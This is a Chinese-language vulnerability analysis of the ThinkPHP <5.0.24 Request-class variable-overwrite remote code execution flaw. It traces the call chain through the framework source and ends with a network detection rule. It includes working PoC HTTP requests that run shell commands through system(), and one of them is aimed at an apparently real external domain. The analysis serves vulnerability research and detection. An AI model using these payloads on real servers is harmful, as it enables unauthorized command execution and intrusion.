

ThinkPHP <5.0.24 Request类远程代码执行漏洞

事件背景

1. 研究背景：PHP框架漏洞专题
2. 事件名称：HTTP_漏洞利用_代码执行_ThinkPHP<5.0.24_Request.php
3. 研究深度：源码分析
4. 分析人员：周山
5. 分析时间：2023.7.15

漏洞说明

1. 漏洞原理：ThinkPHP <5.0.24版本中，对输入数据过滤不严，导致Request类成员存在变量覆盖问题，在一定情况下能导致远程代码执行漏洞。
2. 影响版本：ThinkPHP <5.0.24版本

漏洞复现

THINKPHP5.0.23完整版（无需开启debug模式）

poc1

▼

HTTP 复制代码

```
1  POST /index.php?s=captcha HTTP/1.1
2  Host: localhost
3  Accept-Encoding: gzip, deflate
4  Accept: */*
5  Accept-Language: en
6  User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
7  Connection: close
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 74
10
11  _method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=dir
12
```

▼

HTTP


复制代码

```
Request
Pretty Raw Hex
1 POST /index.php?s=captcha HTTP/1.1 \r\n
2 Host: localhost \r\n
3 Accept-Encoding: gzip, deflate \r\n
4 Accept: */* \r\n
5 Accept-Language: en \r\n
6 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
7 Trident/5.0) \r\n
8 Connection: close \r\n
9 Content-Type: application/x-www-form-urlencoded \r\n
10 Content-Length: 56 \r\n
11 \r\n
12 _method=__construct&filter[]=system&method=get&get[]=dir

Response
Pretty Raw Hex Render
239 pre.prettyprint.dec,pre.prettyprint.var(
240 color:#006
)
/* a declaration; a variable name */
pre.prettyprint.fun(
color:red
)
/* a function name */
</style>
</head>
<body>
<div class="echo">
245 0x0000000000000000 0x0000000000000000
246 0x0000000000000000 0x0000000000000000
247
248 D:\phpstudy_pro\WWW\ThinkPHP_full_v5.0.23\public \u0000\u0000\u0000
249
250 2023/07/04 17:26 <DIR>
251
252 2023/01/31 16:24 <DIR>
253
254 2023/07/04 14:25 0 htaccess
255 2018/09/07 16:08 1,150 favicon.ico
256 2023/04/06 14:39 787 index.php
257 2023/07/04 14:25 0 nginx.htaccess
258 2018/09/07 16:08 24 robots.txt
259 2018/09/07 16:08 840 router.php
260 2018/09/07 16:08 <DIR>
261 static
262 2023/02/01 10:46 129 test.php
263 7,014 2,930 0x0000000000000000
264 3,014 76,068,102,144 0x0000000000000000
265 </div>
<div class="exception">
<div class="info">
<h1>
<h1>
</h1>
</div>
```

poc1


HTTP

 复制代码

```
1 POST /index.php HTTP/1.1
2 Host: einvoice.yinzuo100.com
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 64
10
11 _method=__construct&filter[]=system&server[REQUEST_METHOD]=dir
12
```

poc2

HTTP


 复制代码

```
1 POST /index.php?s=captcha HTTP/1.1
2 Host: localhost
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 56
10
11 _method=__construct&filter[]=system&method=get&get[]=dir
```

poc3

注意filter参数值后面不要有回车，其中a=dir中key名可以随意更换

10



漏洞分析

该漏洞分开启debug模式和关闭debug模式两个版本的利用

关闭debug模式

该漏洞本质上是由变量覆盖导致的任意代码执行。

问题出在ThinkPHP_full_v5.0.23\thinkphp\library\think\App.php的run()方法116行，进入routeCheck方法该方法的作用是检查是否能查询到路由，如果能查询到则返回路由信息

```
106     APP_PATH . 'lang' . DS . $request->langset() . EXT,
107 ];
108
109 // 监听 app_dispatch
110 Hook::listen( tag: 'app_dispatch', &params: self::$dispatch );
111 // 获取应用调度信息
112 $dispatch = self::$dispatch;
113
114 // 未设置调度信息则进行 URL 路由检测
115 if (empty($dispatch)) {
116     $dispatch = self::routeCheck($request, $config);
117 }
118
119 // 记录当前调度信息
120 $request->dispatch($dispatch);
121
122 // 记录路由和请求信息
123 if (self::$debug) {
124     Log::record( msg: '[ ROUTE ] ' . var_export($dispatch, return: true), type: 'info');
125     Log::record( msg: '[ HEADER ] ' . var_export($request->header(), return: true), type: 'info');
```

routeCheck方法会调用check方法，path就是通过url中s参数传入的captcha

```
647 // 路由检测（根据路由定义返回不同的URL调度）
648 $result = Route::check($request, $path, $depr, $config['url_domain_deploy']); $config: {app_h
649 $must = !is_null(self::$routeMust) ? self::$routeMust : $config['url_route_must'];
650
651 if ($must && false === $result) {
652     // 路由无效
653     throw new RouteNotFoundException();
654 }
655 }
```

Variables

- \$check = true
- \$config = {array} [66]
- \$depr = "/"
- \$file = "route"
- \$files = {array} [1]
- \$path = "captcha"
- \$request = {think\Request} [36]
- \$result = false
- \$rules = {array} [2]
- self = {think\App} [9]
- \$POST = {array} [4]

进入check方法在857行会调用\thinkphp\library\think\Route.php的method方法，就是在这里进行变量覆盖的，为什么需要进行变量覆盖，是因为在后面的路由检测步骤需要用到，后面在细讲。

```

848     $url = str_replace($depr, 'replace.', $url);
849
850     if (isset(self::$rules['alias'][$url]) || isset(self::$rules['alias'][strstr($url,
851         // 检测路由别名
852         $result = self::checkRouteAlias($request, $url, $depr);
853         if (false !== $result) {
854             return $result;
855         }
856     }
857     $method = strtolower($request->method()); $method: "get"
858     // 获取当前请求类型的路由规则
859     $rules = isset(self::$rules[$method]) ? self::$rules[$method] : []; $rules: {captch
860     // 检测域名部署
861     if ($checkDomain) { $checkDomain: false
862         self::checkDomain($request, &currentRules: $rules, $method); $method: "get"
863     }
864     // 检测URL绑定

```

进入method方法，因为\$method现在默认为false，所以进入第二个逻辑分支

```

522     return $this->server( name: 'REQUEST_METHOD' ) ? : 'GET' ;
523 } elseif (!$this->method) {
524     if (isset($_POST[Config::get( name: 'var_method' )])) { $_POST['_method']
525         $this->method = strtoupper($_POST[Config::get( name: 'var_method' )]);#__CONSTRUCT
526         $this->{ $this->method }($_POST);#__CONSTRUCT($_POST) 执行构造方法，参数为post传输的数据
527     } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
528         $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
529     } else {
530         $this->method = $this->server( name: 'REQUEST_METHOD' ) ? : 'GET' ;
531     }
532 }

```

由于我们传参_method是__construct构造函数，所以它在526行的位置会调用构造函数，构造函数就是进行变量覆盖的位置，在137到139行，会查找该类的属性与传入的数字的key是否有同名的，如果有的话就将key对于的value赋值给相应属性，所以经过该函数的操作后，request对象的filter[]属性为system，method属性为get。

```

135     protected function __construct($options = [])
136     {
137         foreach ($options as $name => $item) {
138             if (property_exists($this, $name)) {
139                 $this->$name = $item;
140             }
141         }
142         if (is_null($this->filter)) {
143             $this->filter = Config::get( name: 'default_filter');
144         }
145
146         // 保存 php://input
147         $this->input = file_get_contents( filename: 'php://input');

```

然后回到Route.php，返回method属性的值即“get”，然后将route对象的\$rules属性(预加载的路由信息即默认插件的路由信息)中的get的值取出来赋值给\$rules。

```

0     if (isset(self::$rules['alias'][$url]) || isset(self::$rules['alias'][strstr($url, $needle, before_needle: true)])
1         // 检测路由别名
2         $result = self::checkRouteAlias($request, $url, $depr); $depr: "/" $url: "captcha"
3         if (false !== $result) {
4             return $result;
5         }
6
7     $method = strtolower($request->method()); $request: {instance => think\Request, hook => [0], method => "get", domain =>
8     // 前请求类型的路由规则
9     $rules = isset(self::$rules[$method]) ? self::$rules[$method] : []; $method: "get" $rules: {captcha/{:id} => [5], hel
10    // 检测域名部署
11    if ($checkDomain) { $checkDomain: false
12        self::checkDomain($request, &currentRules: $rules, $method);
13    }
14    // 检测URL绑定
15    $return = self::checkUrlBind( &$url, &$rules, $depr);

```

然后会进入887行的checkRoute函数进行路由检查。

```

883     }
884
885     // 路由规则检测
886     if (!empty($rules)) {
887         return self::checkRoute($request, $rules, $url, $depr); $depr: "/" $re
888     }
889     return false;
890 }
891
892 private static function getRouteExpress($key)

```

进入checkRoute函数，会进入到964行的checkRule函数

```

958     }
959
960     self::setOption($option);
961     if (isset($options['bind_model']) && isset($option['bind_model'])) {
962         $option['bind_model'] = array_merge($options['bind_model'], $option['bind_model']); $options:
963     }
964     $result = self::checkRule($rule, $route, $url, $pattern, $option, $depr); $depr: "/" $option: [0
965     if (false !== $result) {
966         return $result;
967     }
968 }
969 }

```

在checkRule函数中匹配到路由满足条件就会进入parseRule函数

在parseRule的1518行会将匹配到的路由信息包括类型(type)、路由方法路径(method)等赋值给\$result最后返回给App.php中routeCheck函数的\$result

```

    $result = ['type' => 'redirect', 'url' => $route, 'status' => isset($option['status']) ? $option['status'] : 301];
} elseif (false !== strpos($route, needles: '\\')) {
    // 路由到方法
    list($path, $var) = self::parseUrlPath($route); $path: {"think\captcha\CaptchaController@index"}[1]
    $route
        = str_replace( search: '/', replace: '@', implode( glue: '/', $path)); $path: {"think\captcha\CaptchaContro
    $method
        = strpos($route, needles: '@') ? explode( delimiter: '@', $route) : $route; $method: {"think\captcha\Captcha
    $result
        = ['type' => 'method', 'method' => $method, 'var' => $var]; $method: {"think\captcha\CaptchaController",
} elseif (0 === strpos($route, needles: '@')) {
    // 路由到控制器

```

```

Request.php × Config.php × Route.php × App.php × think-captcha\...helper.php × think-helper\...helper.php × Server.php × base.php ×
run(
642     is_array($rules) && Route::import($rules); $rules: {__pattern__ => [1], [hello] => [2]][2]
643 }
644 }
645 }
646 }
647 // 路由检测 (根据路由定义返回不同的URL调度)
648 $result = Route::check($request, $path, $depr, $config['url_domain_deploy']); $depr: "/" $path: "captcha" $request: (instance
649 $must = !is_null(self::$routeMust) ? self::$routeMust : $config['url_route_must']; $config: (app_host => "", app_debug => fa
650
651 if ($must && false === $result) {
652     // 路由无效
653     throw new RouteNotFoundException();
654 }
655 }
656
657 // 路由检测 - 验证路由/控制器/操作/参数

```

同时该返回值也是run函数中的\$dispatch


```
// 监听 app_dispatch
Hook::listen( tag: 'app_dispatch', &params: self::$dispatch);
// 获取应用调度信息
$dispatch = self::$dispatch; $dispatch: {type => "method", method => [2], var => [0]}[3]

// 未设置调度信息则进行 URL 路由检测
if (empty($dispatch)) {
    $dispatch = self::routeCheck($request, $config); $config: {app_host => "", app_debug => false, app_trace => false, app_
}

// 记录当前调度信息
$request->dispatch($dispatch); $dispatch: {type => "method", method => [2], var => [0]}[3] $request: {instance => think\Req

// 记录路由和请求信息
if (self::$debug) {
```

拿到该路由信息后，会进入App.php的139行exec方法。

```
133 $request->cache( $request: {instance => think\Request, hook => [0], method => 'get', domain => null, url => null, baseUrl => n
134 $config['request_cache'],
135 $config['request_cache_expire'],
136 $config['request_cache_except']
137 );
138
139 $data = self::exec($dispatch, $config); $config: {app_host => "", app_debug => false, app_trace => false, app_status => "", ap
140 } catch (HttpResponseException $exception) {
141     $data = $exception->getResponse();
142 }
```

进入到exec方法，由于type为”method“，所以进入method的case分支

```
protected static function exec($dispatch, $config) $dispatch: {type => "method", method => [2], var => [0]}[3]
{
    switch ($dispatch['type']) { $dispatch: {type => "method", method => [2], var => [0]}[3]
        case 'redirect': // 重定向跳转
            $data = Response::create($dispatch['url'], type: 'redirect')
                ->code($dispatch['status']);
            break;
        case 'module': // 模块/控制器/操作
            $data = self::module(
                $dispatch['module'],
                $config,
                convert: isset($dispatch['convert']) ? $dispatch['convert'] : null
            );
            $config['controller_suffix'] $config: {app_host => "", app_debug => false, app_trace =>
            );
            break;
        case 'method': // 回调方法
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = self::invokeMethod($dispatch['method'], $vars);
            break;
        case 'function': // 闭包
            $data = self::invokeFunction($dispatch['function']);
            break;
        case 'response': // Response 实例
            $data = $dispatch['response'];
            break;
```

然后会进入到param方法中。然后会再次进入method方法，只不过这次参数为True

```
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->mergeParam)) {
        $method = $this->method( method: true);
        // 自动获取请求变量
        switch ($method) {
            case 'POST':
                $vars = $this->post( name: false);
                break;
            case 'PUT':
```

然后会进入server方法

```
public function method($method = false) $method: true
{
    if (true === $method) { $method: true
        // 获取原始请求类型
        return $this->server( name: 'REQUEST_METHOD') ? : 'GET' ;
    } elseif (!$this->method) {
        if (isset($_POST[Config::get( name: 'var_method')])) { #$_POST['_method']
            $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);#__CONSTRUCT
            $this->{$this->method}($_POST);#__CONSTRUCT($_POST)执行构造方法，参数为post传输的数据
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
        } else {
            $this->method = $this->server( name: 'REQUEST_METHOD') ? : 'GET' ;
        }
    }
}
```

然后进入input方法

```
public function server($name = '', $default = null, $filter = '') $name: "REQUEST_METHOD" $default: null $filter
{
    if (empty($this->server)) {
        $this->server = $_SERVER;
    }
    if (is_array($name)) {
        return $this->server = array_merge($this->server, $name);
    }
    return $this->input($this->server, name: false === $name ? false : strtoupper($name), $default, $filter);
}
```

然后会进入filterValue方法

```

// 解析过滤器
$filter = $this->getFilter($filter, $default); // $filter= system $default: null

if (is_array($data)) {
    array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
    reset( &array: $data);
} else {
    $this->filterValue( &value: $data, $name, $filter); // $data=id $name=REQUEST_METHOD
}

if (isset($type) && $data !== $default) {
    // 强制类型转换
    $this->typeCast( &: $data, $type);
}

return $data;

```

调用call_user_func方法达到代码执行的目的。

```

/*
private function filterValue(&$value, $key, $filters) $value: "dir\r" $key: "REQUEST_METHOD" $filters: {"system"}[1]
{
    $default = array_pop( &array: $filters); $default: null
    foreach ($filters as $filter) { $filters: {"system"}[1] $filter: "system"
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value); $filter: "system" $value: "dir\r"
        } elseif (is_scalar($value)) {
            if (false !== strpos($filter, needle: '/')) {
                // 正则过滤
                if (!preg_match($filter, $value)) {
                    // 匹配不成功返回默认值
                    $value = $default;
                }
            }
        }
    }
}

```

由上面调用链的逻辑可以知道,url中的s=captcha，因为该插件是php的默认插件，然后因为需要将method属性覆盖为"get"目的是取路由信息中的get对应的信息与url中的s的参数进行比较，所以_method的值必须为__construct，method必须等于get。

开启debug模式

开启debug后，会进入run方法的126行的第三个param方法

```

}

// 记录当前调度信息
$request->dispatch($dispatch);

// 记录路由和请求信息
if (self::$debug) {
    Log::record(msg: '[ ROUTE ]', var_export($dispatch, return: true), type: 'info'); $dispatch: {type => "mod
    Log::record(msg: '[ HEADER ]', var_export($request->header(), return: true), type: 'info');
    Log::record(msg: '[ PARAM ]', var_export($request->param(), return: true), type: 'info'); $request: {insta
}

// 监听 app_begin
Hook::listen( tag: 'app_begin', &params: $dispatch);

// 请求缓存检查

```

然后在param方法中652行会将当前请求参数和URL地址中的参数合并赋值给\$this->param即url中传参的a=dir

```

        break;
        default:
            $vars = [];
    }
    // 当前请求参数和URL地址中的参数合并
    $this->param = array_merge($this->param, $this->get( name: false), $vars, $this->route( name: fa
    $this->mergeParam = true; mergeParam: false
}

\think\Request -> param()

```

Debugger Console Output:

```

controller = null
action = null
langset = "zh-cn"
param = (array) [1]
a = "dir"
get = (array) [1]
post = (array) [0]
request = (array) [0]
route = (array) [0]
put = null
session = (array) [0]

```

然后在param方法的最后一行调用再次调用input，为什么说再次调用呢，因为在param的一开头的method方法中就已经调用过一次。进入input方法到1031行可见array_walk_recursive,通过该方法调用filterValue方法

```

// 解析过滤器
$filter = $this->getFilter($filter, $default); // $filter= system $default: null

if (is_array($data)) {
    array_walk_recursive(&input: $data, [$this, 'filterValue'], $filter); $data: {a => "dir"}[1] $filter: {"system", null}[2]
    reset(&array: $data);
} else {
    $this->filterValue(&value: $data, $name, $filter); // $data=id $name=REQUEST_METHOD $filter=system
}

if (isset($type) && $data !== $default) {
    // 强制类型转换
}

```

进入filterValue方法，熟悉的代码执行函数call_user_func

```
080  * @return mixed
081  */
082  private function filterValue(&$value, $key, $filters) $value: "dir" $key: "a" $filters: {"system"}[1]
083  {
084      $default = array_pop( &array: $filters); $default: null
085      foreach ($filters as $filter) { $filters: {"system"}[1] $filter: "system"
086          if (is_callable($filter)) {
087              // 调用函数或者方法过滤
088              $value = call_user_func($filter, $value); $filter: "system" $value: "dir"
089          } elseif (is_scalar($value)) {
090              if (false !== strpos($filter, needle: '/')) {
091                  // 正则过滤
092                  if (!preg_match($filter, $value)) {
093                      // 匹配不成功返回默认值
094                      $value = $default;
```

规则解析

1. 提取特征点：url参数以及post体参数
2. 特征点原因：该漏洞只能以·POST方法进行传参，,post中_method、filter[]是必须的，且由于正常请求不会出现这种传参组合方式，所以该传参方式肯定为攻击。开启debug模式后的利用s=captcha参数不是必须的但_method=__construct以及filter[]是必须的。在开启debug是method=get不是必须的，在关闭debug模式后，method即是必须的
3. 规则：http.msgbody0*^"_method=__construct"&&http.msgbody0^"filter[]="&&(http.msgbody0^"get[]="||http.msgbody0^"server[REQUEST_METHOD]=")||http.url~".?=.?"&&http.msgbody0*^"_method=__construct"&&http.msgbody0^"filter[]="
4. 最佳检测方案：配合算法对其执行名值位置进行检测。

参考链接：

<https://zhuanlan.zhihu.com/p/54842856>

<http://cn-sec.com/archives/177951.html>